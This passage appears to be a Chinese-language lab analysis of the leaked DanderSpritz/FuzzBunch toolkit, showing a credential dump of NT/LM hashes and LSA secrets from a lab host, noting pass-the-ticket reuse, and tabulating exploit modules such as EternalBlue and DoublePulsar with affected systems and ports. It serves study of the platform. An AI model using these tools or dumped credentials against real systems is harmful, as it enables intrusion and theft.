下面利用DSz的工具进行hashdump,然后利用token进行ptt等NT凭据利用操作。

```
passworddump
[03:30:10] ID: 542 'passworddump' started [target: z0.0.0.11]
        User : Administrator
        Rid : 500
        Expired : false
        Exception : false
Lanman Hash : daa141f3639de015aad3b435b51404ee
        Nt Hash : ad70819c5bc807280974d80f45982011
```

```
User : ASPNET
       Rid: 1006
   Expired : false
 Exception : false
Lanman Hash : 28f84b2ddea413b7530046f0289088af
   Nt Hash: fc4dcca97e3b926301f804e94dcd4338
      User : Guest
       Rid: 501
   Expired : false
 Exception : false
Lanman Hash: aad3b435b51404eeaad3b435b51404ee (Empty string)
   Nt Hash : 31d6cfe0d16ae931b73c59d7e0c089c0 (Empty string)
      User: IUSR REDTEAM-52B93E3
       Rid : 1003
   Expired : false
 Exception : false
Lanman Hash: 57d1eb3bd0c15cd00f2ffe835ddbaaf7
   Nt Hash: f395d07949f5cf1fe5bc05b26c3a171d
______
      User: IWAM_REDTEAM-52B93E3
       Rid: 1004
   Expired : false
 Exception: false
Lanman Hash : 6fd8ec0ee1ed2ffac2a89a4f770fa067
   Nt Hash: 423d015c82d4bda2a9760154013fac1f
______
      User: SUPPORT_388945a0
       Rid: 1001
   Expired : false
 Exception : false
Lanman Hash: aad3b435b51404eeaad3b435b51404ee (Empty string)
   Nt Hash : 672ecd041d7d16bd38c1f732ce377091
Secret : aspnet_WP_PASSWORD
Value :
   61 00 71 00 36 00 25 00 55 00 40 00 24 00 57 00 | a . q . 6 . % .
U. @. $. W.
   72 00 33 00 32 00 50 00 5c 00 65 00
                                                r.3.2.P.
\ . e .
Secret: D6318AF1-462A-48C7-B6D9-ABB7CCD7975E-SRV
   c3 d5 7e 9f a3 d0 04 46 9a a3 15 1e 47 e9 df a2 | ... . . . . . . . . . . . . .
. . . . G . . .
```

```
Secret : DPAPI_SYSTEM
Value :
   01 00 00 00 82 85 f5 9c 6d ea 1b 52 42 f1 7e b1 ......
m . . R B . ~ .
   61 44 d0 14 c1 ef 49 bc a5 ba e8 7c 5b 78 c6 35 | a D . . . . I .
. . . | [ x . 5
   82 a1 79 09 94 e0 ab ed cc f8 4c 55
                                         . . y . . . .
. . L U
Secret: L$HYDRAENCKEY 28ada6da-d622-11d1-9cb9-00c04fb16e75
Value :
   52 53 41 32 48 00 00 00 00 02 00 00 3f 00 00 00
                                                      R S A 2 H . . .
. . . . ? . . .
   01 00 01 00 8d 65 0f f6 71 05 bb 9e 28 93 52 b4
                                                 . . . . e . .
q . . . ( . R .
   c6 93 54 f1 2f 60 31 d0 13 f9 1c 49 53 b0 2c 46 | . . T . / ` 1 .
. . . I S . , F
   45 ef 61 99 18 36 07 a2 8d 43 e5 04 8a bb 56 1a | E.a..6..
. C . . . V .
   c1 a7 f4 18 a7 84 04 0d 7c 00 45 d8 85 28 90 02
                                                | . E . . ( . .
   da 26 d2 ba 00 00 00 00 00 00 00 00 0b 52 9d 71
                                                      . & . . . . .
. . . . R . q
   f7 aa 22 dd 9b 41 08 c7 e5 df 4f 7e f0 e6 2d 91
                                                . . " . . A . .
. . 0 ~ . . - .
   32 8b da 25 1e 87 7a 27 e4 70 69 dc 00 00 00 00
                                                 2 . . % . . z '
. p i . . . . .
   c7 3d a8 93 84 a2 66 4e a8 e0 9c 58 53 e1 63 42
                                                 . = . . . f N
. . . X S . c B
   9c f7 11 98 ba e5 c2 11 be 88 52 15 d1 40 fc d8
                                                . . . . . . . .
. . R . . @ . .
   00 00 00 00 f5 61 59 51 f4 eb bb 3f 90 db e4 ea | ....a Y Q
. . . ? . . . .
   5c e4 66 8c 28 98 db 21 61 53 aa c1 dd d5 03 4d \ \ . f . ( . . !
a S . . . . M
   8c 78 6a b8 00 00 00 00 8b 9c 03 de 42 d9 5a 07
                                                      . x j . . . . .
. . . . B . Z .
   bf 8e 4c 70 33 54 c3 3a cf cf b5 b8 8e a2 b2 6f
                                                 . . L p 3 T . :
. . . . . . . . .
   cb e5 e0 3b bd 8c e4 d7 00 00 00 00 95 de fd c1
                                                 . . . . . . . .
. . . . . . . .
   a9 dd 38 32 c9 e6 a1 40   3c c9 d7 17 63 0a ee 42   | . . . 8 2 . . . . @
< . . . c . . B
   3e 30 58 b5 6d 68 58 1c bb 4d 5c 9b 00 00 00 00 | > 0 X . m h X .
. M \ . . . . .
   81 fa b9 9a e5 51 26 1f ab 4e 47 bd 7e 26 05 0c | .... Q & .
. N G . ~ & . .
```

```
4e c7 ee 4b 2b d6 03 2d 7b 8e 4d 0b b3 3b 62 dd | N . . K + . . -
{ . M . . ; b .
  6 s . . . V v
  f4 e7 ba 73 29 d0 c3 90 3c bf 18 6b ed 24 fa 13 | ...s)...
< . . k . $ . .
  . . . . . . . .
. . . . . . . .
  00 00 00 00 00 00 00 00 00 00 00 00
. . . .
Secret: L$RTMTIMEBOMB_1320153D-8DA3-4e8e-B27B-0D888223A588
Value :
  00 d0 3a 2b 52 ac d8 01
                                         . . : + R . . .
Secret: L$TermServLiceningSignKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
Value:
Secret: L$TermServLicensingExchKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
Value:
Secret: L$TermServLicensingServerId-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
Value :
Secret: L$TermServLicensingStatus-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
Value:
Secret : L${6B3E6424-AF3E-4bff-ACB6-DA535F0DDC0A}
Value :
  . . . . . r .
  f5 bf f8 98 20 fb d6 4b d1 7e 88 4b f1 1c 4b b4 | .... K
. ~ . K . . K .
  f9 0d 69 97 a0 44 83 64 52 5d ec fb 2f 61 84 0a | . . i . . D . d
R]../a..
  75 b0 22 68 13 df 96 db
                                         u."h...
Secret : SAC
Value :
  02 00 00 00
Secret : SAI
Value :
```

```
02 00 00 00
Secret : SCM:{148f1a14-53f3-4074-a573-e1ccd344e1d0}
Value :
  00 00
                                        | . .
Secret : SCM:{3D14228D-FBE1-11D0-995D-00C04FD919C1}
Value :
  32 00 30 00 52 00 56 00 3a 00 49 00 51 00 21 00 | 2 . 0 . R . V .
: . I . Q . ! .
  73 00 5f 00 51 00 34 00 25 00 47 00 00 00 s._.Q.4.
% . G . . .
Secret : _SC_Alerter
Value :
______
Secret : _SC_ALG
Value :
______
Secret : _SC_aspnet_state
Value :
______
Secret : _SC_Dhcp
Value :
Secret : _SC_Dnscache
Value :
Secret : _SC_LicenseService
Value :
               ------
Secret : _SC_LmHosts
Value :
Secret : _SC_MSDTC
Value :
Secret : _SC_RpcLocator
Value :
Secret : _SC_RpcSs
Value :
Secret : _SC_stisvc
Value :
```

Secret : _SC_TlntSvr

Value :

Secret : _SC_WebClient

Value :

Command completed successfully

因为操作麻烦, 暂不演示了。

Exploit

exploit就是漏洞的列表,简单说明见下表。

模块	漏洞	影响系统	默认端口
Easypi	IBM Lotus Notes 漏洞	Windows NT, 2000 ,XP, 2003	3264
Easybee	MDaemon WorldClient电子 邮件服务器漏洞	WorldClient 9.5, 9.6, 10.0, 10.1	
Eternalblue	SMBv2漏洞 (MS17-010)	Windows XP(32), Windows Server 2008 R2(32/64), Windows 7(32/64)	139/445
Doublepulsar	SMB和NBT漏洞	Windows XP(32), Vista, 7, Windows Server 2003, 2008, 2008 R2	139/445
Eternalromance	SMBv1漏洞 (MS17-010)和 NBT漏洞	Windows XP, Vista, 7, Windows Server 2003, 2008, 2008 R2	139/445
Eternalchampion	SMB和NBT漏洞	Windows XP, Vista, 7, Windows Server 2003, 2008, 2008 R2, 2012, Windows 8 SP0	139/445
Eternalsynergy	SMB和NBT漏洞	Windows 8, Windows Server 2012	139/445
Explodingcan	IIS6.0远程利用漏 洞	Windows Server 2003	80

模块	漏洞	影响系统	默认端口
Emphasismine	IMAP漏洞	IBM Lotus Domino 6.5.4, 6.5.5, 7.0, 8.0, 8.5	143
Ewokfrenzy	IMAP漏洞	IBM Lotus Domino 6.5.4, 7.0.2	143
Englishmansdentist	SMTP漏洞		25
Erraticgopher	RPC漏洞	Windows XP SP3, Windows 2003	445
Eskimoroll	kerberos漏洞	Windows 2000, 2003, 2003 R2, 2008, 2008 R2	88
Eclipsedwing	MS08-067漏洞	Windows 2000, XP, 2003	139/445
Educatedscholar	MS09-050漏洞	Windows vista, 2008	445
Emeraldthread	SMB和NBT漏洞	Windows XP, 2003	139/445
Zippybeer	SMTP漏洞		445
Esteemaudit	RDP漏洞	Windows XP, Windows Server 2003	3389

ImplantConfig

这些配置信息,用来生成Beacon,但是这个版本下,已经改用GUI来生成,这里就不折腾了。

总结

到此为止,基本上将Windows平台的Payloads关系理顺,这样可以在一个整体框架下分析,梳理其中的关系,理解其体系结构,操作逻辑。

根据样本分析的信息,这些样本有了很长的捕获时间,也就是说这个平台运行了很长时间,里面的模块的完成度也比较高。

从代码的耦合度和风格来看,这个平台应该是个python下的命令行界面,后来还增加了Java Swing的GUI操作界面。

这些代码比较庞杂,经过很多公司,很多人的不懈努力,才慢慢捋顺,我尽可能把涉及到的文章,添加到参考列表中。如果您发现自己的文章被引用,但是木有说明,请通知我添加。

在操作过程中,这个工具有支持gs脚本进行自动化的信息收集,并且Beacon支持Proxy方法,可以作为进一步的支点,完成整个渗透的过程。

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